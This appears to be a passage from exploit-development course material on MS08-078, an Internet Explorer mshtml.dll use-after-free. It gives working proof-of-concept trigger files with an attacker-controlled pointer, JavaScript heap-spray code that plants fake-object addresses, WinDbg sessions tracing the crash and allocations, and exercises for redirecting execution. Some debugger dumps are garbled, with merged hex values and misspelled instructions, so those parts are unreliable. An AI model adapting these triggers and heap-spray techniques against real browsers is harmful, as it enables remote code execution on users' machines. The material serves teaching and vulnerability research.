In this section we are going to start analyzing a vulnerability reported in the MS08-078 bulletin<sup>61</sup>. The vulnerability, which affected most versions of IE in 2008, consists of a “use of a pointer after free” in *mshtml.dll* triggered via a crafted XML document containing nested SPAN elements<sup>62</sup>. It’s important to understand the nature of the vulnerability, there’s no heap corruption or heap-based overflow involved. The bug is an invalid pointer dereference and because the pointer is under our control, we are able to gain code execution. We are going to exploit this vulnerability on the Windows Vista SP0 platform so, let’s go deeper and analyze the bug with the first POC, attaching the debugger to the IE process:

```
<html>
<script>
  document.write("<iframe src=\"iframe.html\">");
</script>
</html>
```

*First part of MS08-078 POC01 (POC01.html)*

```
<XML ID=I>
  <X>
    <C>
      <![CDATA[
        <image
          SRC=http://&#3084;&#3084;.xxxxx.org
        >
      ]]>
    </C>
  </X>
</XML>

<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
  <XML ID=I>
  </XML>
  <SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
  </SPAN>
</SPAN>
```

*Second part of MS08-078 POC01 (iframe.html)*

<sup>61</sup><http://www.microsoft.com/technet/security/bulletin/ms08-078.msp>

<sup>62</sup><http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-4844>





POC01 consists in two files: an html file containing a JavaScript which, at the moment, doesn't do anything interesting, but it does include an iframe which is the trigger.

*Need to 0x6e292954*

```

0:011> g
ModLoad: 6df30000 6dfa8000 C:\Windows\system32\jscript.dll
ModLoad: 73550000 73679000 C:\Windows\System32\msxml3.dll
(f6c.cc4): Unknown exception - code e0000001 (first chance)
(f6c.cc4): Unknown exception - code e0000001 (first chance)
(f6c.cc4): Unknown exception - code e0000001 (first chance)
(f6c.cc4): Unknown exception - code e0000001 (first chance)
ModLoad: 6ddd0000 6de79000 C:\Program Files\Common Files\System\Ole DB\oledb32.dll
ModLoad: 73860000 7387f000 C:\Windows\system32\MSDART.DLL
ModLoad: 745f0000 74676000 C:\Windows\WinSxS\x86_microsoft.windows.common-
controls_6595b64144ccf1df_5.82.6000.16386_none_87e0cb09378714f1\COMCTL32.dll
ModLoad: 77c00000 77c74000 C:\Windows\system32\COMDLG32.dll
ModLoad: 6ebb0000 6ebc7000 C:\Program Files\Common Files\System\Ole DB\OLEDB32R.DLL
ModLoad: 73850000 73859000 C:\Windows\system32\Nlsdcl.dll
ModLoad: 73850000 73859000 C:\Windows\system32\idndcl.dll
(f6c.cc4): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=0c0c0c0c ebx=00000000 ecx=0342ee98 edx=6c5alae5 esi=0342ee98 edi=0343f460
eip=6c742954 esp=0320f488 ebp=0320f4a8 iopl=0         nv up ei pl zr na pr nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010206

mshtml!CXfer::TransferFromSrc+0x34:
6c742954 8b08             mov ecx,dword ptr [eax]  ds:0023:0c0c0c0c=????????

```

*POC01 Windbg session*

In the previous Windbg session, opening POC01 from IE, we get an access violation at address 0x6c742954. Inspecting that address with the disassembler we can see the following result:

```

0:005>u 6c742954
mshtml!CXfer::TransferFromSrc+0x34:
6c742954 8b08             mov ecx,dword ptr [eax]
6c742956 57             push edi
6c742957 50             push eax
6c742958 ff9184000000   call dword ptr [ecx+84h]

```

*A closer look to the vulnerable function*



```

Pid 3948 - WinDbg:6.11.0001.404 X86
File Edit View Debug Window Help
[Icons]
Disassembly
Offset: @$scope!p
Previous Ne
6c742929 56      push    esi
6c74292a 8bf1    mov     esi,ecx
6c74292c 33db    xor     ebx,ebx
6c74292e f6461c09 test   byte ptr [esi+1Ch],9
6c742932 0f85fe000000 jne    mshtml!CXfer::TransferFromSrc+0x116 (6c742a36)
6c742938 8b06    mov     eax,dword ptr [esi]
6c74293a 3bc3    cmp     eax,ebx
6c74293c 0f84ef000000 je     mshtml!CXfer::TransferFromSrc+0x111 (6c742a31)
6c742942 395e04    cmp    dword ptr [esi+4],ebx
6c742945 0f84e6000000 je     mshtml!CXfer::TransferFromSrc+0x111 (6c742a31)
6c74294b 395e08    cmp    dword ptr [esi+8],ebx
6c74294e 0f84dd000000 je     mshtml!CXfer::TransferFromSrc+0x111 (6c742a31)
6c742954 8b08    nov    ecx,dword ptr [eax] ds:0023:0c0c0c0c=????????
6c742956 57      push    edi
6c742957 50      push    eax
6c742958 ff9184000000 call   dword ptr [ecx+84h]
6c74295e 8b461c    mov    eax,dword ptr [esi+1Ch]
6c742961 8bf8    mov    edi,eax
6c742963 d1ef    shr    edi,1
6c742965 83c802    or     eax,2
6c742968 83e701    and   edi,1
6c74296b f6461404 test   byte ptr [esi+14h],4
6c74296f 89461c    mov    dword ptr [esi+1Ch],eax
6c742972 741a    je     mshtml!CXfer::TransferFromSrc+0x6e (6c74298e)

```

Figure 75: Invalid pointer reference generating the access violation

The “problem” seems to be in TransferFromSrc function within mshtml.dll. At crash time, the EAX register contains 0x0c0c0c0c and the instruction at 0x6c742954 is trying to dereference a pointer at that address. Let’s see if there’s something in memory at that address:

```

0:005>dd 0x0c0c0c0c
0c0c0c0c  ?????????? ?????????? ?????????? ??????????
0c0c0c1c  ?????????? ?????????? ?????????? ??????????
0c0c0c2c  ?????????? ?????????? ?????????? ??????????
0c0c0c3c  ?????????? ?????????? ?????????? ??????????
0c0c0c4c  ?????????? ?????????? ?????????? ??????????
0c0c0c5c  ?????????? ?????????? ?????????? ??????????
0c0c0c6c  ?????????? ?????????? ?????????? ??????????
0c0c0c7c  ?????????? ?????????? ?????????? ??????????

Inspecting memory at address 0x0c0c0c0c

```

So, it seems we are trying to dereference an invalid pointer. But, where does that address come from? Is that pointer under our control? If you take a deeper look at the iframe source, you will notice a strange URL:

0c0c 0c0c

```

<image SRC=http://&#3084;&#3084;.xxxxx.org>

```






## Exercise

- 1) Alter the POC so that code execution is redirected to the address 0x0d0d0d.

BlackHat Vegas 2009



`&#3084;` is the decimal representation of `0x0c0c...` This means that the pointer is under our control. Moreover, looking at the previous ASM code, it is very likely that we are facing a virtual function call. Let's run POC01 once again, this time putting a breakpoint on the `"mov ecx,dword ptr [eax]"` instruction:

```
0:011> bu mshtml!CXfer::TransferFromSrc+0x34
0:011> bl
0 e 6cc82954 0001 {0001} 0:**** mshtml!CXfer::TransferFromSrc+0x34
0:011> u 6cc82954
mshtml!CXfer::TransferFromSrc+0x34:
6cc82954 8b08 mov ecx,dword ptr [eax]
6cc82956 57 push edi
6cc82957 50 push eax
6cc82958 ff9184000000 call dword ptr [ecx+84h]
6cc8295e 8b461c mov eax,dword ptr [esi+1Ch]
6cc82961 8bf8 mov edi, eax
6cc82963 d1ef shr edi,1
6cc82965 83c802 or eax,2
0:011> g
```

*Windbg POC01 session setting a breakpoint on the vulnerable function*

This time, opening POC01 from IE has a different result: execution flow stops at `mshtml!CXfer::TransferFromSrc+0x34` because of our breakpoint. More interesting is that our theory seems to be confirmed by Windbg, it shows us a virtual function table pointer at address `0x0348bdd0` (first 4 bytes of `CSpanElement` object?): `mshtml!CSPANElement::`vftable' (6c805a08)`:

```
Breakpoint 0 hit
eax=0348bdd0 ebx=00000000 ecx=034988d0 edx=00000000 esi=034988d0 edi=034a8cd8
eip=6cc82954 esp=02b1f6fc ebp=02b1f71c iopl=0         nv up ei pl nznaponc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
mshtml!CXfer::TransferFromSrc+0x34:
6cc82954 8b08 mov ecx,dword ptr[eax] ds:0023:0348bdd0={mshtml!CSPANElement::`vftable' (6cb95a08)}
```

*Windbg reveals a virtual function table pointer at address 0x0348bdd0*



```

push    esi
mov     esi,ecx
xor     ebx,ebx
test   byte ptr [esi+1Ch],9
jne    mshtml!CXfer::TransferFromSrc+0x116 (6cc82a36)
mov     eax,dword ptr [esi]
cmp    eax,ebx
je     mshtml!CXfer::TransferFromSrc+0x111 (6cc82a31)
cmp    dword ptr [esi+4],ebx
je     mshtml!CXfer::TransferFromSrc+0x111 (6cc82a31)
cmp    dword ptr [esi+8],ebx
je     mshtml!CXfer::TransferFromSrc+0x111 (6cc82a31)
mov     ecx,dword ptr [eax] ds:0023:0348bdd0={mshtml!CSPANElement::vftable' (6cb95a08)}
push   edi
push   eax
call   dword ptr [ecx+84h]
mov    eax,dword ptr [esi+1Ch]
mov    edi,eax
shr   edi,1
or    eax,2
and   edi,1
test  byte ptr [esi+14h],4
mov   dword ptr [esi+1Ch],eax
je    mshtml!CXfer::TransferFromSrc+0x116 (6cc8298e)

```

Figure 76: CSpanElement Object vftable pointer

Resuming the execution flow, the breakpoint is hit again and then we get our access violation as expected<sup>63</sup>:

```

0:005> g
ModLoad: 749a0000 749a9000 C:\Windows\system32\Nlsdcl.dll
ModLoad: 749a0000 749a9000 C:\Windows\system32\idndll.dll
Breakpoint 0 hit
eax=0c0c0c0c ebx=00000000 ecx=034988f8 edx=6caela5 esi=034988f8 edi=034a8cd8
eip=6cc82954 esp=02b1f6fc ebp=02b1f71c iopl=0         nv up ei pl nznapenc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
mshtml!CXfer::TransferFromSrc+0x34:
6cc82954 8b08             mov ecx,dword ptr [eax] ds:0023:0c0c0c0c=????????
0:005> g
(f08.be8): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=0c0c0c0c ebx=00000000 ecx=034988f8 edx=6caela5 esi=034988f8 edi=034a8cd8
eip=6cc82954 esp=02b1f6fc ebp=02b1f71c iopl=0         nv up ei pl nznapenc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010206
mshtml!CXfer::TransferFromSrc+0x34:
6cc82954 8b08             mov ecx,dword ptr [eax] ds:0023:0c0c0c0c=????????

```

POC01 Windbg session

<sup>63</sup> Although we didn't reverse engineer the vulnerable function, we do know that the vulnerability is being triggered by nested "span" elements; we have one nested span element in the POC and it makes sense that we get an AV after the first one.



## Heap Spray Case Study: Playing With Allocations

It's time to get our hands dirty and play with the heap in order to see how to manage precise allocations in memory. Let's say we want to allocate 10 chunks on the heap, each about 1200 bytes containing our fake object address `0x0c0c0c0c`. Here are few things to note in the following POC:

- The `alloc` function uses Sotirov formula to calculate the right string length in order to allocate the amount of bytes we are requesting;
- Every array member will allocate a chunk of 1200 bytes of data using the `substr` function, a simple assignment won't work as explained by Sotirov;
- Some heap spray exploits, use a syntax like `evil[k] += FAKEOBJ` although this syntax works it's not precise because every chunk of data will begin with an "undefined" value followed by our data. The string operator `+="` will concatenate an undefined value (`evil[k]` has not been initialized yet) with a string value.

```
<html>
<script>
  //Simple func to fix string length according to BSTR spec
  function alloc(bytes, mystr) {
    while (mystr.length < bytes) mystr += mystr;
    return mystr.substr(0, (bytes-6)/2);
  }
  var evil = new Array();
  var FAKEOBJ = unescape("%u0c0c%u0c0c");
  FAKEOBJ = alloc(1200, FAKEOBJ);
  alert("ph33r");
  // Perform 10 allocations of 1200 bytes on the heap
  for (var k = 0; k < 9; k++) {
    // USE substr not += to avoid "undefined" problem
    evil[k] = FAKEOBJ.substr(0, FAKEOBJ.length);
  }
  document.write("<iframe src=\"iframe.html\">");
</script>
</html>
```

*Javascript code to perform 10 allocations of 1200 Bytes each on the heap*



```

Command
0:005> dc 0c0a1238
0c0a1238 8f7a359b 08653a8c 000400a6 006e0075 .5z...e...u.n.
0c0a1248 00650064 00690066 0065006e 0c0c0064 d.e.f.i.n.e.d...
0c0a1258 0c0c0c0c 0c0c0c0c 0c0c0c0c 0c0c0c0c .....
0c0a1268 0c0c0c0c 0c0c0c0c 0c0c0c0c 0c0c0c0c .....
0c0a1278 0c0c0c0c 0c0c0c0c 0c0c0c0c 0c0c0c0c .....
0c0a1288 0c0c0c0c 0c0c0c0c 0c0c0c0c 0c0c0c0c .....
0c0a1298 0c0c0c0c 0c0c0c0c 0c0c0c0c 0c0c0c0c .....
0c0a12a8 0c0c0c0c 0c0c0c0c 0c0c0c0c 0c0c0c0c .....

```

Figure 77: Undefined value generated by the “evil[k] += FAKEOBJ” syntax

Attaching Windbg to *explorer.exe* and opening POC02 we obviously obtain the same crash we obtained with POC01, but lets analyze the heap to see if we allocated the chunks as we wanted. First of all, we expect our allocations to be in the process default heap. That can be found in Windbg by looking at the PEB structure or by looking at the first heap, listed by the `!heap` command<sup>64</sup>:

```

0:005>!peb
PEB at 7ffdd000
InheritedAddressSpace: No
ReadImageFileExecOptions: No
BeingDebugged: Yes
ImageBaseAddress: 00e40000
Ldr 77d45d00
Ldr.Initialized: Yes
[...]
ProcessHeap: 00250000
[...]

0:005>!heap
Index Address Name Debugging options enabled
1: 00250000
2: 00010000
3: 001a0000
4: 00cb0000
5: 00ca0000
6: 00bb0000
[...]

```

Identifying the default process heap in Windbg

<sup>64</sup>Default process heap is always the first listed as a result of the `!heap` command





If our calculations were correct our heap chunks should be `0x4b0` bytes (1200). Once again the "heap" command comes in handy, let's search all the heap chunks of such size with the "-flt s" option:

```
0:005>!heap -flt s 0x4b0
_HEAP @ 250000
  HEAP_ENTRY Size Prev Flags  UserPtrUserSize - state
  033dd1a0 0097 0000 [00]  033dd1a8  004b0 - (busy)
  033dde58 0097 0097 [00]  033dde60  004b0 - (busy)
  033de310 0097 0097 [00]  033de318  004b0 - (busy)
  033de7c8 0097 0097 [00]  033de7d0  004b0 - (busy)
  033dec80 0097 0097 [00]  033dec88  004b0 - (busy)
  033df138 0097 0097 [00]  033df140  004b0 - (busy)
  033df5f0 0097 0097 [00]  033df5f8  004b0 - (busy)
  033dfaa8 0097 0097 [00]  033dfab0  004b0 - (busy)
  033dff60 0097 0097 [00]  033dff68  004b0 - (busy)
  033e0418 0097 0097 [00]  033e0420  004b0 - (busy)
_HEAP @ 10000
_HEAP @ 1a0000

Searching for heap chunks
```


We find ten heap chunks of size 1200 bytes all in the default process heap. But are we sure they are our blocks? Let's dump their memory content:

```
0:005>dc 033dd1a0
033dd1a0  cadeba99 0807b5ef 000004aa 0c0c0c0c .....
033dd1b0  0c0c0c0c0c0c0c0c0c0c0c0c0c0c .....
033dd1c0  0c0c0c0c0c0c0c0c0c0c0c0c0c0c .....
033dd1d0  0c0c0c0c0c0c0c0c0c0c0c0c0c0c .....
033dd1e0  0c0c0c0c0c0c0c0c0c0c0c0c0c0c .....
033dd1f0  0c0c0c0c0c0c0c0c0c0c0c0c0c0c .....
033dd200  0c0c0c0c0c0c0c0c0c0c0c0c0c0c .....
033dd210  0c0c0c0c0c0c0c0c0c0c0c0c0c0c .....
0:005>dc 033e0418
033e0418  cadeba99 0808b77b 000004aa 0c0c0c0c .....{.....
033e0428  0c0c0c0c0c0c0c0c0c0c0c0c0c0c .....
033e0438  0c0c0c0c0c0c0c0c0c0c0c0c0c0c .....
033e0448  0c0c0c0c0c0c0c0c0c0c0c0c0c0c .....
033e0458  0c0c0c0c0c0c0c0c0c0c0c0c0c0c .....
033e0468  0c0c0c0c0c0c0c0c0c0c0c0c0c0c .....
033e0478  0c0c0c0c0c0c0c0c0c0c0c0c0c0c .....
033e0488  0c0c0c0c0c0c0c0c0c0c0c0c0c0c .....
```

*Inspecting our allocations*

Yes, our allocations are correct, but did you notice the "strange" bytes at the beginning of each chunk? The first 8 bytes of each chunk, is heap metadata, which in Windows Vista and Server 2008, is randomized to increase security against heap attacks.





HEAP METADATA 8Bytes	BSTR METADATA 4Bytes	DATA	NULL 2Bytes
cadeba99   807b5ef	000004aa	0c0c0c0c .....	0000

*Heap Metadata*

The metadata is used by the heap manager to manage heap chunks within a segment, for example it contains information regarding the size of the current and previous block or the status of the chunk (busy or free), etc. Although in Vista metadata is randomized, Windbg has a nice feature to retrieve its content. We can use the "-i" option to display information of the specified heap decoding randomized data:

```

0:005>!heap -i 033dd1a0
Detailed information for block entry 033dd1a0
Assumed heap      : 0x02660000 (Use !heap -iNewHeapHandle to change)
Header content    : 0xCADEBA99 0x0807B5EF (decoded : 0x9D4482A4 0x0807AFCE)
Owning segment    : 0x03360000 (offset 7)
Block flags       : 0x45 (busy fill user_flag )
Total block size  : 0x82a4 units (0x41520 bytes)
Requested size    : 0x41518 bytes (unused 0x8 bytes)
Previous block size: 0xafce units (0x57e70 bytes)
Block CRC         : ERROR - current 9d, expected 62
Previous block    : 0x03385330
Next block        : 0x0341e6c0
  
```

*Retrieving Heap chunk metadata (wrong heap handle)*

Something is wrong as shown in "Block CRC". This happens because *!heap* was trying to get info about our chunk assuming as heap handle *0x02660000* (see the first line of the output "Assumed heap") while our block is in the default process heap *0x00250000*. We need to change the heap context passing the right handle to the *!heap* command before getting our info about the chunk:

```

0:005>!heap -i 00250000
Heap context set to the heap 0x00250000
0:005>!heap -i 033dd1a0
Detailed information for block entry 033dd1a0
Assumed heap      : 0x00250000 (Use !heap -iNewHeapHandle to change)
Header content    : 0xCADEBA99 0x0807B5EF (decoded : 0x96010097 0x08070203)
Owning segment    : 0x03360000 (offset 7)
Block flags       : 0x1 (busy )
Total block size  : 0x97 units (0x4b8 bytes)
Requested size    : 0x4b0 bytes (unused 0x8 bytes)
Previous block size: 0x203 units (0x1018 bytes)
Block CRC         : OK - 0x96
Previous block    : 0x033dc188
Next block        : 0x033dd658
  
```

*Retrieving Heap chunk metadata (right heap handle)*





We now have our heap chunk information decoded by Windbg, for example, we are now able to navigate to the previous or next heap chunk using the previous and current block size info<sup>65</sup> or have information on the memory segment and block flags.

Can we go further? Well, there will be times where you make a wrong calculation and can't find where your data has been allocated, or simply you want to follow the allocation more closely. Sotirov, in his *heaplib* library, included a few functions that are able to "debug" allocations on the heap if associated to particular breakpoints in Windbg. Let's see if we can use the same technique without using *heaplib*. It's important to note that Sotirov's debug functions are based on a "tricky" combination of js function calls and conditional breakpoints in Windbg. Basically the idea is to be able to dynamically monitor *ntdll!RtlAllocateHeap* stack parameters to see how many bytes were allocated and at what addresses.

```
<html>
<head>
<script>
    //Simple func to fix string length according to BSTR spec
    function alloc(bytes, mystr) {
        while (mystr.length< bytes) mystr += mystr;
        return mystr.substr(0, (bytes-6)/2);
    }
    // Debug Heap allocations enabling RtlAllocateHeap breakpoint
    function debugHeap(enable) {
        if (enable == true) {
            void(Math.atan(0xdead));
        } else {
            void(Math.asin(0xbeef));
        }
    }
</script>
</head>
<body>
<script>
    debugHeap(true);
    var evil = new Array();
    var FAKEOBJ = unescape("%u0c0c%u0c0c");
    FAKEOBJ = alloc(40000, FAKEOBJ);
    alert("ph33r");
    // Perform 10 allocations of 40000 bytes on the heap
    for (var k = 0; k < 9; k++) {
        // <- USE substr not += to avoid "undefined" problem
        evil[k] = FAKEOBJ.substr(0, FAKEOBJ.length);
    }
    document.write("<iframe src=\"iframe.html\">");
    debugHeap(false);
</script>
</body>
</html>
```

#### Javascript heap debug functions

<sup>65</sup>Please note that the block size info are expressed in units: to obtain "user size" info you need to multiply block size by the heap granularity (default = 8) for example: Total block size : 0x97 units \* 8 = 0x4b8 bytes



For sure this check must be enabled only before our allocations and disabled just a moment after. Here we can see an example of a session monitoring allocations from JavaScript using POC03 debug functions.




Figure 78: Javascript Debug Functions and Windbg breakpoints



We need to set breakpoints in Windbg before starting the session:

```
0:011>bc *
0:011>!heap
Index  Address  Name           Debugging options enabled
  1:   003a0000
  2:   00010000
  3:   00070000
  4:   00cd0000
  5:   01090000
  6:   01280000
  7:   01270000
  8:   01070000
  9:   01230000
 10:   025f0000
 11:   01680000

0:011>bu 77ce1716 "j (poi(esp+4)==003a0000 and poi(esp+c)==0x9c40)
'.printf \"allocated(0x%x) AT ADDRESS 0x%x\\", poi(esp+c), eax; .echo;g'; 'g';"

0:011>bu jscript!JsAtan "j (poi(poi(esp+14)+8) == dead) '.echo DEBUG ENABLED FROM JS EXPLOIT; be
0; g';"

0:011>bu jscript!JsAsin "j (poi(poi(esp+14)+8) == beef) '.echo DEBUG DISABLED FROM JS EXPLOIT; bd
0; g';"

0:011>bd 0

Windbg breakpoints needed by Javascript heap debug functions
```

Pay attention to the previous breakpoints syntax:

- **The “j” command conditionally executes one of the specified commands, depending on the evaluation of a given expression;**
- **The “poi” operator does pointer-sized data from the specified address, 32bits in our case;**
- **The first breakpoint at 0x77ce1716 is the “RETN” instruction (RETN 0xC) within ntdll!RtlAllocateHeap; you can find it with the help of Windbg “uf ntdll!RtlAllocateHeap”.**

So as explained in the previous drawing, the first breakpoint breaks execution if allocation is made in the default process heap and allocation size is equal to the one requested. These checks are done dereferencing two pointers on the stack (*esp+4 and esp+c*). If execution stops, address and size of the allocation are printed (*printf*) and the execution is resumed (*g*). The second and third breakpoints break execution if the two specified functions within *jscript.dll* are called and if the parameter passed as the argument is equal to the one requested (long life to the 0xdeadbeef :) !!!).





If the breakpoint is hit we enable (*be 0*) or disable (*bd 0*) the *RtlAllocateHeap* breakpoint in order to enable or disable debug output at runtime. Let's run POC03 and watch our allocations in "interactive mode" from Windbg:

```

0:011> g
ModLoad: 6dd80000 6ddf8000 C:\Windows\system32\jscript.dll
DEBUG ENABLED FROM JS EXPLOIT
allocated(0x9c40) AT ADDRESS 0x344cc18 <----- Allocation 01
allocated(0x9c40) AT ADDRESS 0x3456860 <----- Allocation 02
allocated(0x9c40) AT ADDRESS 0x3414bd0 <----- Allocation 03
allocated(0x9c40) AT ADDRESS 0x341e818 <----- Allocation 04
allocated(0x9c40) AT ADDRESS 0x3428460 <----- Allocation 05
allocated(0x9c40) AT ADDRESS 0x34320a8 <----- Allocation 06
allocated(0x9c40) AT ADDRESS 0x343bcf0 <----- Allocation 07
allocated(0x9c40) AT ADDRESS 0x34604a8 <----- Allocation 08
allocated(0x9c40) AT ADDRESS 0x346a0f0 <----- Allocation 09
allocated(0x9c40) AT ADDRESS 0x3473d38 <----- Allocation 10
DEBUG DISABLED FROM JS EXPLOIT
ModLoad: 73550000 73679000 C:\Windows\System32\msxml3.dll
(ee4.b28): Unknown exception - code e0000001 (first chance)
(ee4.b28): Unknown exception - code e0000001 (first chance)
(ee4.b28): Unknown exception - code e0000001 (first chance)
(ee4.b28): Unknown exception - code e0000001 (first chance)
ModLoad: 6de20000 6dec9000 C:\Program Files\Common Files\System\OLE DB\oledb32.dll
ModLoad: 71650000 7166f000 C:\Windows\system32\MSDART.DLL
ModLoad: 745f0000 74676000 C:\Windows\WinSxS\x86_microsoft.windows.common-
controls_6595b64114ccfd1f_5.82.6000.16386_none_87e0cb09378714f1\COMCTL32.dll
ModLoad: 77c00000 77c74000 C:\Windows\system32\COMDLG32.dll
ModLoad: 6f9c0000 6f9d7000 C:\Program Files\Common Files\System\OLE DB\OLEDB32R.DLL
ModLoad: 73820000 73829000 C:\Windows\system32\Nlsdcl.dll
ModLoad: 73820000 73829000 C:\Windows\system32\idndl.dll
(ee4.b28): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=0c0c0c0c ebx=00000000 ecx=034480f8 edx=6bealae5 esi=034480f8 edi=034094a0
eip=6c042954 esp=02fff6b8 ebp=02fff6d8 iopl=0 nv up ei pl nznepnc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00010206
mshtml!CXfer::TransferFromSrc+0x34:
6c042954 8b08 mov ecx,dword ptr [eax] ds:0023:0c0c0c0c=????????
0:005>dc 0x344cc18
0344cc18 00009c3a 0c0c0c0c 0c0c0c0c0c0c0c0c :.....
0344cc28 0c0c0c0c0c0c0c0c0c0c0c0c0c0c .....
0344cc38 0c0c0c0c0c0c0c0c0c0c0c0c0c0c .....
0344cc48 0c0c0c0c0c0c0c0c0c0c0c0c0c0c .....
0344cc58 0c0c0c0c0c0c0c0c0c0c0c0c0c0c .....
0344cc68 0c0c0c0c0c0c0c0c0c0c0c0c0c0c .....
0344cc78 0c0c0c0c0c0c0c0c0c0c0c0c0c0c .....

```

*Watching heap allocations at runtime thanks to the Javascript heap debug functions*

Quite impressive as now we are able to trigger breakpoints directly from JavaScript!




## Exercise

- 1) Repeat the required steps in order to perform 20 heap allocations of 2000 bytes each. Check the allocations of memory in Internet Explorer after the Javascript has been executed with help of Windbg.

BlackHat Vegas 2009



